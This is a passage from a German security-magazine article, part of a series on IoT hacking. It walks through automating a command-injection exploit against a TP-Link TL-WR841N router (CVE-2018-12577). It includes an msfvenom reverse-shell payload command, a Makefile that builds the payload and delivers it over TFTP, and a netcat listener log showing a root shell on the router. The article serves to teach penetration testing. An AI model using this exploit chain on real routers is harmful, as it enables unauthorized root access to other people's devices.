Die weiteren Gehversuche zeigen, dass auch Befehle wie `id` und `touch` nicht zur Verfügung stehen, mit denen man mehr über den verwendeten Account erfährt. Behelfen kann man sich mit echo: Man schreibt mit echo `'AAAAAAA' > /var/tmp/foobar` beliebige Zeichen in eine Datei und lässt sich im Dateisystem mit `ls- l` deren Besitzer und Gruppe anzeigen.

Weitere Informationen gibt `ps ax` preis, das die im System laufenden Prozesse und ihre Besitzer auflistet. In diesem Fall gehören sie alle admin und laufen mit root-Rechten.

Den Angriff automatisieren

Alles, was bisher in Einzelschritten bis zum Ausführen der Reverse-Shell vollbracht wurde, lässt sich auch automatisieren. Auf diese Weise kann man das Ausnutzen der Schwachstelle effektiver und reproduzierbar gestalten.

Die zuvor identifizierten relevanten Schritte umfassen hierbei

- das Erstellen der Reverse-Shell-Payload,
- das Kopieren der Reverse-Shell-Payload in das Wurzelverzeichnis des TFTP-Servers,
- den Download der Reverse-Shell-Payload auf den Router per Command Injection und TFTP
- und das Ausführen der Reverse-Shell-Payload, die die Verbindung zum `netcat`-Listener aufbaut.

Dazu fasst man die notwendigen Requests innerhalb eines Bash-Skripts `expl_wr841nd.sh` in einer Funktion `InjectCommand` zusammen, die dann entsprechend parametriert die einzelnen Kommandos zum Herunterladen und Ausführen der Revers-Shell aufruft (siehe Lising 1). Ein Makefile übernimmt das Erstellen der Reverse-Shell-Payload und den Aufruf des Bash-Skripts (siehe Listing 2).

```
root@aerie:/tmp/tl_wr841N_v14_1_expl# make clean run_exploit
rm -rf wr841nd_rev_shell
Generating payload ...
/usr/bin/msfvenom -p linux/mipsle/shell_reverse_tcp \
        CMD=/bin/sh\
        LHOST=192.168.0.100 \
        LPORT=4444 \
        -f elf > wr841nd_rev_shell
No platform was selected, choosing Msf::Module::Platform::Linux from the payload
No Arch selected, selecting Arch: mipsle from the payload
No encoder or badchars specified, outputting raw payload
Payload size: 184 bytes

Running exploit ...
cp wr841nd_rev_shell /srv/tftp/
./expl_wr841nd.sh admin admin
```

Der Befehl make clean run_exploit arbeitet die einzelnen Sektionen des Makefile ab. Am Ende steht der Aufruf des Bash-Skripts expl_wr841nd.sh, das die eigentliche Kompromittierung des Zielsystems übernimmt (Abb. 8).

```
root@aerie:/tmp/tl_wr841N_v14_1_expl# nc -lvp 4444
listening on [any] 4444 ...
192.168.0.1: inverse host lookup failed: Unknown host
connect to [192.168.0.100] from (UNKNOWN) [192.168.0.1] 37031
/bin/sh -i
/bin/sh: can't access tty; job control turned off
/ # cat /proc/version
Linux version 2.6.36 (tomcat@buildserver) (gcc version 4.6.3 (Buildroot 2012.11.
1) ) #1 Mon Mar 19 15:40:25 CST 2018
/ #
/ # mount
rootfs on / type rootfs (rw)
/dev/root on / type squashfs (ro,relatime)
proc on /proc type proc (rw,relatime)
ramfs on /var type ramfs (rw,relatime)
/sys on /sys type sysfs (rw,relatime)
/ #
```

Auch der automatisierte Angriff war erfolgreich und gewährte dem Tester freien Zugriff mit root-Rechten auf das System (Abb. 9).

In Abbildung 8 arbeitet `make` die Sektionen `clean`, `gen_payload` und `run_exploit` des Makefile ab. Dabei entsorgt es erst alte Payloads, generiert frische, überträgt sie auf das Zielsystem und führt sie dort aus. Erst im letzten Schritt kommt dabei das Bash-Skript expl_wr841nd.sh zum Einsatz, das die Payload überträgt, vorbereitet und ausführt.

Nachdem auf dem Client des Testers der Befehl `nc -lv 4444` den Port 4444 geöffnet hat, baut der Router auch nach diesem automatisierten Angriff die Verbindung auf und ermöglicht dem Tester so root-Rechte und damit unbeschränkten Zugang zum System (siehe Abbildung 9).

Listing 2: Makefile

```
#!/bin/bash

MSFVENOM=/usr/bin/msfvenom
SH_BINARY=wr841nd_rev_shell
SH_CMD=/bin/sh
SH_LHOST=192.168.0.100
SH_LPORT=4444
SH_PAYLOAD=linux/mipsle/shell_reverse_tcp

CLEANFILES=$(SH_BINARY)

all: run_exploit

gen_payload:
        @echo "Generating payload ..."
        $(MSFVENOM) -p $(SH_PAYLOAD) \
                CMD=$(SH_CMD)\
                LHOST=$(SH_LHOST) \
                LPORT=$(SH_LPORT) \
                -f elf > $(SH_BINARY)

run_exploit: gen_payload
        @echo "Running exploit ..."
        cp $(SH_BINARY) /srv/tftp/
        ./expl_wr841nd.sh admin admin

clean:
        rm -rf $(CLEANFILES)
```

Ausblick

Der nächste Artikel der losen Reihe zum IIoT-Hacking widmet sich der näheren Untersuchung eines Flash-Speichers. Mithilfe des Datenblatts, das Auskunft über das verwendete Kommunikationsprotokoll gibt, sollen mit einfachen Werkzeugen Daten direkt aus dem Flash-Chip ausgelesen werden. (sun@ix.de)

Quellen

Weitere Informationen zur Schwachstelle CVE-2018-12577 über ix.de/zd74

Alexander Poth

ist in der IT-Security-Branche tätig. Zu seinen Schwerpunkten zählt die Firmware-Schwachstellenanalyse.

Sebastian Trahm

ist in der IT-Security-Branche tätig, davon mehrere Jahre als Softwareentwickler von Firewall-Systemen, als Network Management Systems Specialist, Systemadministrator und Release Engineer.